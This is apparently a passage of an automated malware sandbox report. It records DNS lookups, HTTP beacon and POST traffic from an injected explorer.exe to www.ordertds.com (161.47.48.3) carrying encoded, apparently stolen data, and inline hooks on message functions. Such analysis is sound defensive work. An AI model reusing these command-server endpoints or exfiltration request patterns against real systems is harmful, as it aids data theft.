May 12, 2021 23:55:58.488063097 CEST	49749	80	192.168.2.3	161.47.48.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 23:53:51.577903986 CEST	60152	53	192.168.2.3	8.8.8.8
May 12, 2021 23:53:51.636151075 CEST	53	60152	8.8.8.8	192.168.2.3
May 12, 2021 23:53:51.990535021 CEST	57544	53	192.168.2.3	8.8.8.8
May 12, 2021 23:53:52.042638063 CEST	53	57544	8.8.8.8	192.168.2.3
May 12, 2021 23:53:52.896580935 CEST	55984	53	192.168.2.3	8.8.8.8
May 12, 2021 23:53:52.948304892 CEST	53	55984	8.8.8.8	192.168.2.3
May 12, 2021 23:53:53.815751076 CEST	64185	53	192.168.2.3	8.8.8.8
May 12, 2021 23:53:53.864538908 CEST	53	64185	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 23:53:54.868768930 CEST	65110	53	192.168.2.3	8.8.8.8
May 12, 2021 23:53:54.919583082 CEST	53	65110	8.8.8.8	192.168.2.3
May 12, 2021 23:53:56.030796051 CEST	58361	53	192.168.2.3	8.8.8.8
May 12, 2021 23:53:56.084427118 CEST	53	58361	8.8.8.8	192.168.2.3
May 12, 2021 23:53:57.468302011 CEST	63492	53	192.168.2.3	8.8.8.8
May 12, 2021 23:53:57.517468929 CEST	53	63492	8.8.8.8	192.168.2.3
May 12, 2021 23:53:58.383852959 CEST	60831	53	192.168.2.3	8.8.8.8
May 12, 2021 23:53:58.443798065 CEST	53	60831	8.8.8.8	192.168.2.3
May 12, 2021 23:53:59.497608900 CEST	60100	53	192.168.2.3	8.8.8.8
May 12, 2021 23:53:59.546653986 CEST	53	60100	8.8.8.8	192.168.2.3
May 12, 2021 23:54:00.673537970 CEST	53195	53	192.168.2.3	8.8.8.8
May 12, 2021 23:54:00.725301027 CEST	53	53195	8.8.8.8	192.168.2.3
May 12, 2021 23:54:01.779297113 CEST	50141	53	192.168.2.3	8.8.8.8
May 12, 2021 23:54:01.827991009 CEST	53	50141	8.8.8.8	192.168.2.3
May 12, 2021 23:54:02.695101976 CEST	53023	53	192.168.2.3	8.8.8.8
May 12, 2021 23:54:02.743920088 CEST	53	53023	8.8.8.8	192.168.2.3
May 12, 2021 23:54:03.594871998 CEST	49563	53	192.168.2.3	8.8.8.8
May 12, 2021 23:54:03.643802881 CEST	53	49563	8.8.8.8	192.168.2.3
May 12, 2021 23:54:04.788209915 CEST	51352	53	192.168.2.3	8.8.8.8
May 12, 2021 23:54:04.837111950 CEST	53	51352	8.8.8.8	192.168.2.3
May 12, 2021 23:54:06.090673923 CEST	59349	53	192.168.2.3	8.8.8.8
May 12, 2021 23:54:06.139563084 CEST	53	59349	8.8.8.8	192.168.2.3
May 12, 2021 23:54:06.982069969 CEST	57084	53	192.168.2.3	8.8.8.8
May 12, 2021 23:54:07.041058064 CEST	53	57084	8.8.8.8	192.168.2.3
May 12, 2021 23:54:08.192017078 CEST	58823	53	192.168.2.3	8.8.8.8
May 12, 2021 23:54:08.243918896 CEST	53	58823	8.8.8.8	192.168.2.3
May 12, 2021 23:54:09.331438065 CEST	57568	53	192.168.2.3	8.8.8.8
May 12, 2021 23:54:09.380321026 CEST	53	57568	8.8.8.8	192.168.2.3
May 12, 2021 23:54:10.249254942 CEST	50540	53	192.168.2.3	8.8.8.8
May 12, 2021 23:54:10.298285961 CEST	53	50540	8.8.8.8	192.168.2.3
May 12, 2021 23:54:25.044090986 CEST	54366	53	192.168.2.3	8.8.8.8
May 12, 2021 23:54:25.104439020 CEST	53	54366	8.8.8.8	192.168.2.3
May 12, 2021 23:54:32.656090975 CEST	53034	53	192.168.2.3	8.8.8.8
May 12, 2021 23:54:32.715226889 CEST	53	53034	8.8.8.8	192.168.2.3
May 12, 2021 23:54:38.843101025 CEST	57762	53	192.168.2.3	8.8.8.8
May 12, 2021 23:54:38.902909040 CEST	53	57762	8.8.8.8	192.168.2.3
May 12, 2021 23:54:47.755395889 CEST	55435	53	192.168.2.3	8.8.8.8
May 12, 2021 23:54:47.774725914 CEST	50713	53	192.168.2.3	8.8.8.8
May 12, 2021 23:54:47.828986883 CEST	53	55435	8.8.8.8	192.168.2.3
May 12, 2021 23:54:47.833997965 CEST	53	50713	8.8.8.8	192.168.2.3
May 12, 2021 23:54:47.945705891 CEST	56132	53	192.168.2.3	8.8.8.8
May 12, 2021 23:54:48.006572008 CEST	53	56132	8.8.8.8	192.168.2.3
May 12, 2021 23:55:02.489434004 CEST	58987	53	192.168.2.3	8.8.8.8
May 12, 2021 23:55:02.562650919 CEST	53	58987	8.8.8.8	192.168.2.3
May 12, 2021 23:55:06.198210001 CEST	56579	53	192.168.2.3	8.8.8.8
May 12, 2021 23:55:06.256849051 CEST	53	56579	8.8.8.8	192.168.2.3
May 12, 2021 23:55:38.337017059 CEST	60633	53	192.168.2.3	8.8.8.8
May 12, 2021 23:55:38.402394056 CEST	53	60633	8.8.8.8	192.168.2.3
May 12, 2021 23:55:40.900888920 CEST	61292	53	192.168.2.3	8.8.8.8
May 12, 2021 23:55:40.958981991 CEST	53	61292	8.8.8.8	192.168.2.3
May 12, 2021 23:55:55.507982016 CEST	63619	53	192.168.2.3	8.8.8.8
May 12, 2021 23:55:55.572113991 CEST	53	63619	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 23:55:55.507982016 CEST	192.168.2.3	8.8.8.8	0xc67	Standard query (0)	www.ordertds.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 23:55:55.572113991 CEST	8.8.8.8	192.168.2.3	0xc67	No error (0)	www.ordertds.com	ordertds.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 23:55:55.572113991 CEST	8.8.8.8	192.168.2.3	0xc67	No error (0)	ordertds.com		161.47.48.3	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.ordertds.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49747	161.47.48.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 23:55:55.731807947 CEST	4760	OUT	GET /vns/?BlP=7+ZKUnh4u9UMtKwB98gwx/ZO0djsvR0w/TFw058Z3BgI+IMtx40n++NUyS4P23cT16Wd&vFNL=UFNx8bfpixDd HTTP/1.1 Host: www.ordertds.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 23:55:55.867681026 CEST	4761	IN	HTTP/1.1 301 Moved Permanently Content-Type: text/html; charset=UTF-8 Location: https://www.ordertds.com/vns/?BlP=7+ZKUnh4u9UMtKwB98gwx/ZO0djsvR0w/TFw058Z3BgI+IMtx40n++NUyS4P23cT16Wd&vFNL=UFNx8bfpixDd&BlP=7+ZKUnh4u9UMtKwB98gwx/ZO0djsvR0w/TFw058Z3BgI+IMtx40n++NUyS4P23cT16Wd&vFNL=UFNx8bfpixDd Server: Microsoft-IIS/8.5 X-Powered-By: ASP.NET Date: Wed, 12 May 2021 21:55:55 GMT Connection: close Content-Length: 346 Data Raw: 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 44 6f 63 75 6d 65 6e 74 20 4d 6f 76 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 3c 68 31 3e 4f 62 6a 65 63 74 20 4d 6f 76 65 64 3c 2f 68 31 3e 54 68 69 73 20 64 6f 63 75 6d 65 6e 74 20 6d 61 79 20 62 65 20 66 6f 75 6e 64 20 3c 61 20 48 52 45 46 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6f 72 64 65 72 74 64 73 2e 63 6f 6d 2f 76 6e 73 2f 3f 42 6c 50 3d 37 2b 5a 4b 55 6e 68 34 75 39 55 4d 74 4b 77 42 39 38 67 77 78 2f 5a 4f 30 64 6a 73 76 52 30 77 2f 54 46 77 30 35 38 5a 33 42 67 49 2b 49 4d 74 78 34 30 6e 2b 2b 4e 55 79 53 34 50 32 33 63 54 31 36 57 64 26 61 6d 70 3b 76 46 4e 4c 3d 55 46 4e 78 38 62 66 70 69 78 44 64 26 61 6d 70 3b 42 6c 50 3d 37 2b 5a 4b 55 6e 68 34 75 39 55 4d 74 4b 77 42 39 38 67 77 78 2f 5a 4f 30 64 6a 73 76 52 30 77 2f 54 46 77 30 35 38 5a 33 42 67 49 2b 49 4d 74 78 34 30 6e 2b 2b 4e 55 79 53 34 50 32 33 63 54 31 36 57 64 26 61 6d 70 3b 76 46 4e 4c 3d 55 46 4e 78 38 62 66 70 69 78 44 64 22 3e 68 65 72 65 3c 2f 61 3e 3c 2f 62 6f 64 79 3e Data Ascii: <head><title>Document Moved</title></head><body> Object Moved This document may be found <a HREF="https://www.ordertds.com/vns/?BlP=7+ZKUnh4u9UMtKwB98gwx/ZO0djsvR0w/TFw058Z3BgI+IMtx40n++NUyS4P23cT16Wd&vFNL=UFNx8bfpixDd&BlP=7+ZKUnh4u9UMtKwB98gwx/ZO0djsvR0w/TFw058Z3BgI+IMtx40n++NUyS4P23cT16Wd&vFNL=UFNx8bfpixDd">here</body>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49748	161.47.48.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 23:55:58.065058947 CEST	4762	OUT	POST /vns/ HTTP/1.1 Host: www.ordertds.com Connection: close Content-Length: 409 Cache-Control: no-cache Origin: http://www.ordertds.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.ordertds.com/vns/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 42 6c 50 3d 7a 63 56 77 4b 44 4a 77 71 64 67 4d 31 39 6b 50 74 38 6c 39 6c 61 52 41 33 34 4c 37 70 42 49 36 35 48 49 6e 71 62 63 37 79 68 78 4b 37 38 67 41 77 6f 39 47 39 65 31 57 69 33 77 79 78 54 34 41 39 6f 50 49 78 74 44 67 78 5a 6d 4e 55 34 76 62 69 59 33 6e 32 39 78 69 47 43 6c 51 4b 76 74 76 7a 58 42 73 7e 37 50 78 50 45 48 55 61 59 6e 73 6d 75 4e 61 55 73 79 68 47 46 72 72 65 31 66 74 33 66 52 6a 78 62 4c 33 58 7a 52 6b 6e 4f 5a 58 52 79 74 70 6d 49 54 33 39 53 70 78 72 62 39 38 36 36 38 30 71 4e 31 79 74 6f 6d 57 6d 70 78 78 6f 4c 72 65 46 39 6e 36 78 67 70 52 6a 59 4a 7a 6d 66 77 72 7a 6c 65 43 46 69 33 55 4a 6b 71 48 30 71 53 6d 30 2d 39 43 73 6c 4b 78 47 65 6f 63 37 34 53 32 50 30 5a 46 72 37 38 6a 59 78 4f 49 4d 54 41 48 43 41 61 4c 52 42 32 64 54 68 31 51 78 63 70 6c 6b 54 4a 67 73 61 59 55 37 36 4f 49 54 66 4a 67 4a 4c 30 59 74 50 44 6c 31 33 71 42 6f 2d 36 68 71 7a 75 49 33 34 43 79 75 31 5a 70 73 59 43 48 65 65 33 4c 7a 67 38 7a 30 58 45 50 50 5f 74 6b 38 6f 57 6d 36 66 6f 62 51 31 4a 32 4d 5a 63 4b 58 6d 41 30 6f 6a 4b 37 48 36 7e 70 67 45 6f 32 4a 48 66 77 5a 70 61 49 7a 36 6a 56 73 64 69 78 34 75 55 61 54 63 75 35 54 56 7e 78 6f 59 56 63 65 2d 75 63 63 6f 70 4b 4c 44 6d 5f 6b 41 29 2e 00 00 00 00 00 00 00 00 Data Ascii: BlP=zcVwKDJwqdgM19kPt8l9laRA34L7pBI65HInqbc7yhxK78gAwo9G9e1Wi3wyxT4A9oPlxtDgxZ mNU4vbiY3n29xiGClQKvtvzXBs~7PxPEHUaYnsmuNaUsyhGFrre1ft3fRjxbL3XzRknOZXRytpmIT39Spxrb986680 qN1ytomWmpxxoLreF9n6xgpRjYJzmfwrzleCFi3UJkqH0qSm0-9CslKxGeoc74S2P0ZFr78jYxOIMTAHCAaLRB2dTh 1QxcplkTJgsaYU76OlTfJgJL0YtPDl13qBo-6hqzuI34Cyu1ZpsYCHee3Lzg8z0XEPP_tk8oWm6fobQ1J2MZcKXmA0 ojK7H6~pgEo2JHfwZpaIz6jVsdix4uUaTcu5TV~xoYVce-uccopKLDm_kA).
May 12, 2021 23:55:58.203311920 CEST	4763	IN	HTTP/1.1 301 Moved Permanently Content-Type: text/html; charset=UTF-8 Location: https://www.ordertds.com/vns/ Server: Microsoft-IIS/8.5 X-Powered-By: ASP.NET Date: Wed, 12 May 2021 21:55:58 GMT Connection: close Content-Length: 152 Data Raw: 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 44 6f 63 75 6d 65 6e 74 20 4d 6f 76 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 3c 68 31 3e 4f 62 6a 65 63 74 20 4d 6f 76 65 64 3c 2f 68 31 3e 54 68 69 73 20 64 6f 63 75 6d 65 6e 74 20 6d 61 79 20 62 65 20 66 6f 75 6e 64 20 3c 61 20 48 52 45 46 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6f 72 64 65 72 74 64 73 2e 63 6f 6d 2f 76 6e 73 2f 22 3e 68 65 72 65 3c 2f 61 3e 3c 2f 62 6f 64 79 3e Data Ascii: <head><title>Document Moved</title></head><body> Object Moved This document may be found <a HREF="https://www.ordertds.com/vns/">here</body>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49749	161.47.48.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 23:55:58.211389065 CEST	4771	OUT	POST /vns/ HTTP/1.1 Host: www.ordertds.com Connection: close Content-Length: 188725 Cache-Control: no-cache Origin: http://www.ordertds.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.ordertds.com/vns/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 42 6c 50 3d 7a 63 56 77 4b 48 55 57 6f 74 6b 64 78 4c 38 4d 73 73 56 4c 75 37 68 53 7a 5f 53 78 70 54 6f 45 6e 6c 4d 33 71 61 73 6e 30 6a 49 58 38 59 6b 41 68 36 6c 42 77 65 31 58 67 33 77 78 31 54 39 5f 7e 37 50 51 78 70 79 6f 78 59 65 43 44 71 33 53 7a 6f 32 76 33 64 39 53 54 53 77 45 4b 73 5a 47 77 79 52 5f 37 37 44 78 4c 30 66 73 59 34 61 34 77 38 35 46 64 38 75 6b 45 42 33 75 65 43 75 55 32 36 51 4f 68 4f 6a 78 54 46 68 5f 69 4f 4a 76 62 42 4d 34 69 59 48 73 67 68 55 76 30 73 74 77 35 2d 6f 38 76 4d 31 39 6b 37 57 63 6a 70 42 35 34 71 75 71 43 38 58 75 78 68 77 6d 75 4c 4e 69 78 2d 73 6a 38 30 54 6e 4b 77 61 53 44 31 71 66 77 73 28 57 32 2d 74 39 7a 77 33 6a 4d 75 4e 59 36 37 36 59 52 67 39 55 34 71 78 69 4e 54 47 61 4c 43 45 50 4b 67 71 30 61 51 76 4c 4b 41 56 49 77 75 6c 48 72 54 49 4d 75 61 59 49 69 4a 47 77 59 38 46 37 4f 49 38 32 72 4f 61 38 77 6a 62 4d 76 39 4f 31 33 43 36 7a 30 4d 43 41 39 48 42 42 38 36 4f 49 59 4a 48 47 6c 51 38 72 70 42 51 79 50 5f 74 6f 38 70 58 44 37 75 38 62 51 68 63 74 4f 36 45 4f 47 32 41 6c 76 7a 36 35 4a 70 71 44 67 45 67 32 54 54 61 74 57 36 71 49 35 4d 66 61 73 38 69 78 34 65 55 61 66 38 76 6f 53 47 6e 5a 72 37 56 56 4f 73 69 65 62 2d 45 48 47 47 50 30 78 41 47 35 75 46 46 7a 41 76 72 58 76 70 65 77 7a 7a 54 44 64 43 77 34 63 55 63 7a 67 31 31 6d 59 64 56 58 36 56 74 53 30 36 6d 55 37 75 75 6d 50 70 37 30 67 43 51 62 55 6e 57 47 4a 73 31 41 72 36 42 4f 70 6b 78 65 79 4b 50 68 5a 35 52 50 6d 6b 32 4d 72 6d 6b 43 76 2d 43 75 77 6e 51 35 6e 51 69 72 66 48 52 52 6f 33 64 4a 32 7a 41 4e 53 52 63 65 63 4f 5a 57 46 64 55 46 54 44 43 78 7a 6f 68 72 74 2d 39 74 46 33 72 76 7e 77 30 47 67 72 73 76 4c 44 4b 39 64 4f 4d 4f 58 78 43 34 6c 50 6b 55 48 56 33 43 49 6c 46 35 4e 49 39 68 47 34 46 51 4b 67 28 57 52 4c 72 71 31 4e 31 70 38 51 76 54 73 38 31 6c 4e 5a 4c 30 73 44 54 63 73 66 6c 55 28 70 59 4f 28 6d 78 42 70 76 46 7a 42 65 73 32 6b 52 65 5f 34 4c 4c 4a 58 51 64 62 69 6b 56 4f 48 49 34 37 55 44 47 51 55 31 32 35 49 63 28 74 77 5f 78 53 37 67 6f 46 49 66 55 6f 75 30 35 73 79 53 74 35 45 6a 48 6f 38 36 68 2d 61 42 61 50 35 77 6c 4d 77 6c 34 31 35 46 75 4d 75 32 49 6b 43 2d 59 57 41 70 52 31 31 49 35 4a 33 52 62 75 4b 64 53 45 33 50 59 41 37 36 39 74 31 61 45 4d 58 61 57 46 56 77 76 51 42 42 44 66 6e 30 55 41 28 6b 65 38 36 6b 4d 70 6f 6f 6d 38 76 67 6c 43 73 61 41 55 4f 50 5a 61 6d 70 48 45 62 79 74 49 6f 6b 68 49 42 46 73 4c 78 76 50 6d 57 5a 74 48 42 78 4e 79 53 34 68 41 49 57 7a 57 4d 70 37 53 59 7a 6f 48 6a 79 72 7a 61 37 42 50 62 77 63 2d 4a 39 76 64 4f 39 61 79 32 2d 77 35 53 6a 4d 36 69 35 61 4f 58 6d 30 54 43 77 6d 41 4e 43 7a 39 77 4f 65 2d 76 69 64 37 78 4c 67 45 38 30 33 5a 5a 4a 67 32 59 4b 37 53 44 35 59 4a 76 43 45 35 47 2d 30 71 75 43 64 68 59 37 75 62 6e 46 72 72 38 51 4d 72 35 35 6d 31 49 54 4e 73 73 7a 44 41 35 64 4d 74 75 34 52

Timestamp	kBytes transferred	Direction	Data
			39 42 78 76 62 71 75 6f 59 54 6d 57 63 61 38 33 61 65 52 32 47 76 4b 61 52 74 50 6f 4b 66 6c 7a 6d 50 55 34 79 73 64 66 6e 4e 32 6f 38 6b 79 4f 59 64 55 36 32 46 62 6a 30 4c 6b 68 5f 43 4c 59 75 28 71 6d 70 38 57 52 4e 57 6c 6c 65 64 44 73 68 48 6a 68 67 62 4e 66 69 42 73 48 35 6c 55 47 4b 4c 49 37 6e 6c 36 35 4b 35 66 44 59 55 38 43 69 47 49 55 48 37 57 73 4c 43 41 53 58 39 62 75 30 34 65 45 78 78 63 28 4e 73 4d 5a 2d 5a 65 35 70 31 4a 47 51 56 53 38 31 46 61 75 61 66 76 6a 31 59 66 4d 4d 53 4d 47 45 41 41 35 42 45 43 61 6d 61 30 42 4e 56 79 59 6d 51 57 5a 43 6e 43 47 56 4f 5f 6f 66 73 2d 51 63 65 78 4b 56 68 76 39 79 77 6f 62 62 6e 44 33 74 50 55 42 4f 30 38 72 72 4d 5a 44 71 33 33 45 44 44 61 39 63 41 58 65 53 45 77 4b 77 49 32 62 41 47 30 43 66 4f 6c 75 69 34 78 68 5f 57 6e 71 52 79 61 70 4d 4b 4e 37 52 4a 4a 4b 32 59 70 34 52 35 51 4e 62 7e 39 69 6e 72 5f 52 32 77 78 75 35 69 65 56 59 74 46 4b 31 44 41 77 50 66 6b 32 44 67 34 6e 64 7e 35 56 73 4f 67 6a 6a 57 79 4c 41 44 30 31 71 6a 49 74 64 51 41 72 59 51 62 73 66 41 61 64 53 39 4d 6a 78 71 4d 50 47 30 71 7e 52 32 65 78 77 62 56 6e 6e 7e 4b 36 65 4d 70 61 32 62 74 6f 6a 59 71 77 68 28 4c 33 32 6f 61 48 49 52 51 72 31 7a 5a 31 55 38 52 62 6f 62 45 39 57 50 35 6b 31 6f 6b 78 67 43 4a 6d Data Ascii: BlP=zcVwKHUWotkdxL8MssVLu7hSz_SxpToEnlM3qasn0jIX8YkAh6lBwe1Xg3wx1T9_~7PQxpyoxY eCDq3Szo2v3d9STSwEKsZGwyR_77DxL0fsY4a4w85Fd8ukEB3ueCuU26QOhOjxTFh_iOJvbBM4iYHsghUv0stw5-o8 vM19k7WcjpB54quqC8XuxhwmuLNix-sj80TnKwaSD1qfws(W2-t9zw3jMuNY676YRg9U4qxiNTGaLCEPKgq0aQvLKA VIwulHrTIMuaYIiJGwY8F7OI82rOa8wjbMv9O13C6z0MCA9HBB86OIYJHGlQ8rpBQyP_to8pXD7u8bQhctO6EOG2Al vz65JpqDgEg2TTatW6ql5Mfas8ix4eUaf8voSGnZr7VVOsieb-EHGGP0xAG5uFFzAvrXvpewzzTDdCw4cUczg11mYd VX6VtS06mU7uumPp70gCQbUnWGJs1Ar6BOpkxeyKPhZ5RPmk2MrmkCv-CuwnQ5nQirfHRRo3dJ2zANSR cecOZWFdUFTDCxzohrt-9tF3rv~w0GgrsvLDK9dOMOXxC4lPkUHV3CIlF5Nl9hG4FQKg(WRLrq1N1p8QvTs81lNZL0 sDTcsfIU(pYO(mxBpvFzBes2kRe_4LLJXQdbikVOHI47UDGQU125Ic(tw_xS7goFIfUou05sySt5EjHo86h-aBaP5w lMwl415FuMu2IkC-YWApR11I5J3RbuKdSE3PYA769t1aEMXaWFVwvQBBDfn0UA(ke86kMpoom8vglCsaAUOPZampHE bytlokhIBFsLxvPmWZtHBxNyS4hAlWzWMp7SYzoHjyrza7BPbwc-J9vdO9ay2-w5SjM6i5aOXm0TCwmANCz9wOe-vi d7xLgE803ZZJg2YK7SD5YJvCE5G-0quCdhY7ubnFrr8QMr55m1ITNsszDA5dMtu4R9BxvbquoYTmWca83aeR2GvKaR tPoKflzmPU4ysdfnN2o8kyOYdU62Fbj0Lkh_CLYu(qmp8WRNWlledDshHjhgbNfiBsH5lUGKLI7nl65K5fDYU8CiGI UH7WsLCASX9bu04eExxc(NsMZ-Ze5p1JGQVS81Fauafvj1YfMMSMGEAA5BECama0BNVyYmQWZCnCGVO_ofs- QcexKVhv9ywobbnD3tPUBO08rrMZDq33EDDa9cAXeSEwKwI2bAG0CfOlui4xh_WnqRyapMKN7RJJK2Yp4R5QNb ~9inr_R2wxu5ieVYtFK1DAwPfk2Dg4nd~5VsOgjjWyLAD01qjltdQArYQbsfAadS9MjxqMPG0q~R2exwbVnn~K6eMp a2btojYqwh(L32oaHIRQr1zZ1U8RbobE9WP5k1okxgCJmIgJDPEifIHtB7Bp4rFbyxRv6oYZMtqHMr0sXjrdJFyGeW qNEzTGaUUicNU6(A1O6TgvA5xkyallY047ettNrdGeYHYtmrtaBGJdVWC8fSDobzkJVv(LpD(H8na3aH~x9P3RMbSf HkVPU38WsF44wLVPAXfFnsjwJoCOu88urlP0D3kEgUYsm3RKX_CyYXAwROpwvGUzurTznMaAs39m90z7 WekaCZweawEkj0NlUT7ezRCk(AmFiFKLZUT-PI(BaFmansfJzWJODiRkBykto rtVDcjAKVgZoty3FMHdLlEVrqvb35 VNRtu0G3wV9Hb3OJ55qYVV7t8oO1upWVBGVUMh3n7f11wCQXDs3aBqyYkQJAKSHBLCL0~_zuzMA3QKHNx- (RF86dI4XsUO2oESKZWcdP9IE8TrE2ZiNqKbWs6Y9w1u5_gKm02k6OsMHjNwC5Y1II7Eo3aZt8HidXFumT5K4zCF WRigtK9yCeZQRqlhzB98KlOytMPZ~3h3xG2xLZxYw21j8ms7Iw0ZKaRD6Oj4fFNS3nEX1mKL2aGU82Ki(xQ5h2mwiz RMnK1cDnFhxAt0uBVlEZs0ctDueWgRThx2SyA5YljLBcLJP0KfiSifiKGivwi118xya8DM6L02aQmysEIqWhYFTuQ8 ZCbkkGFCq6Im7CJO6NVIsej2wOdsxog_yJGJp815x_vots~T(pGM27W9HZJNCVlBYhg8zcM97VPDsO9aYqvLyTselt EbFW5vJoRxYBSe4eSY9rAvUNs3TrXLNHZ4KBty~pAYmLNm0L5IV6n0hUuGQuKd~FhrYw7JNdLfdUzKAlElGNkJ0_OQ Y42jCVmeI-MXU-mFeDpWNwimEAS47pA0wLxYY8kWJR2yKWyPUzdasoIjEPQhQ87AgP3_xhXalNNsrI4FEEZy7vV9Jh EhYwECXvhNSk2bwEwGlzYBbXllKEOQW3gUxxbWNa6t~k9U7l3jT6RSvlOfqXeflHzxgh9V1ivtp9LwlmxIyIEmzIPW 91EpkHMJT6pRRACzLWXktgzc5v6F1keDLUW2(5v_rysTnu1z0cMjiUKHkfYBg6PlnVDTsC0CkbK1qA1Vsww909N5il RiIv80RHeqDAX6ymoeSgDJQFnDJuaRgK6aHuTtuyY2XOCN1AqNUCFtNKTKvQBvFlBW6Gvi73US2I~5XlvFkpBRTMB2 1tbh4Wi4tH2pLGhqxUf_h6MCKb3RKIKJKUwsw_VxochdIv(aqMF18PBayLI_rn0AVn0Pk4U0F2UndX8oTZIDEr2dY0 MypLF_8eEh5r7cru9ZLD0XSFKlz2O3djXojj7cOEyAd5rKN6VFi-IR6V5QTuI6XaLL6JVp(ApBtDRPQKvWpvvx4Xz5 tCCrBDDXkPbQP1B0GxZbPJA1PLawAuyeNOEZ18LCEuSR1sGdcOff89d52JKa9DM9D4ifC2LGwoG8lJYusA1a7iNfEx oe43JalJ8LrNCph5Ar56YQ82~JvDpVyoJQc6(aVl24W-k1mS3kai6sYiyDvWpFoLRd46eJ7IzM4n73z2ZqwVltHmB6 AiLKZaEutjoqgBP7~8Nslm62yBW_4-PpXY0EzRnDOeRCXAF65c3QppTkSgQhhEWGpEczbDBkQghNpi5aYyReQSDmTm n1LGRbVf0iIl5X2i2ryO~6xvrjIXKbLir60jgpcw8QTfo1KYLu1nLm32qJ7nZ5xMwXwqvKmVu_ddvlBtNIfiz_(_lui1AHtQdzgH tNObqBiFKV2VJj38i1yIM5m9XzzIzxYMawTo6onEwfNLTWdBTnqE5xAtYAmayyFicjw7nJ66mSyS81pioS2NnZeFKE GMvkSzd-Gmu9o8fZlkWY6WOjVI6kLZV6tA7wGhEkOkF5NRQKnEx4lqAD8WR3z_6-TTH2W-hBd0BWSJyQScxmjFE6aU l83-xmNT15pYPfbSUpig1gbjEGCKiepn2ZuJO-BKcIEMqnE0V8CxRAoU30pVa2zwKwWnNhEOH-ow2mvqRyFWCwN1rv 1IhHWYCSeuC8bv7UQ0DChzQ4Mj2fi7pEyL17dYlGDJZzZVWq5K7jlqurzVcLuSBG9JuY1Earwiw9qrGhMVxtlRmBPW AGz0wwdlKdtv~WEiI1QcPHggqNZaW7RRRk6HzQ2-NZ9kdPx-wQyigjF917Dz3h(t7Bh88kKeuk6_wLRptIa43vV7ck eUIM6DB5iiSU9w7FzpayizbK6itxDxz-lyADeNCmzLNQfV3lcmfsocGK0Qdz34SeKmaIlQwrKvMLkh2mEIVGIcMaoV zp9D1jeXlQ(vZmVjEbuDxeiXvknDM6a2hV6bZE9oJnN9NkXSoX9NICr2Vf9D1lpVFQWvZvTvMfepnNiRrvs_Y282kL pE4gXPeZnFvyQpHzmZHuJYAP3_R3O_N04DS4rchXTivdWdhE5C4h(s6S7UU1i4k_FVoUzkTwc3c2(ACdh4vp58sFs_ md7LpbhjhAk4GBXTKOHUQDVW6Zh_VGUp6uwheh3E5so72V1yc8zm53W39C5GsYE9S4nlpSb9sHRNmlZDBaq1V5jvBL K2SNV7s13UEFoXwU61CAvnpnPGdfRa0pA2kGOCyczYnGeO7STb20DeXneVC4TGTlpH(-3OGI120D4P5XLq6lUgy8DU kKdF3LBTEXXuDszGxgzxqCG9PvBZMiPMbK7lhkcArd3MDN8hlOCG6IJwSOnpByHJq9ONfJHrc4rWsg
May 12, 2021 23:55:58.349483013 CEST	4771	IN	HTTP/1.1 301 Moved Permanently Content-Type: text/html; charset=UTF-8 Location: https://www.ordertds.com/vns/ Server: Microsoft-IIS/8.5 X-Powered-By: ASP.NET Date: Wed, 12 May 2021 21:55:58 GMT Connection: close Content-Length: 152 Data Raw: 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 44 6f 63 75 6d 65 6e 74 20 4d 6f 76 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 3c 68 31 3e 4f 62 6a 65 63 74 20 4d 6f 76 65 64 3c 2f 68 31 3e 54 68 69 73 20 64 6f 63 75 6d 65 6e 74 20 6d 61 79 20 62 65 20 66 6f 75 6e 64 20 3c 61 20 48 52 45 46 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6f 72 64 65 72 74 64 73 2e 63 6f 6d 2f 76 6e 73 2f 22 3e 68 65 72 65 3c 2f 61 3e 3c 2f 62 6f 64 79 3e Data Ascii: <head><title>Document Moved</title></head><body> Object Moved This document may be found <a HREF="https://www.ordertds.com/vns/">here</body>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe

Function Name	Hook Type	Active in Processes
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

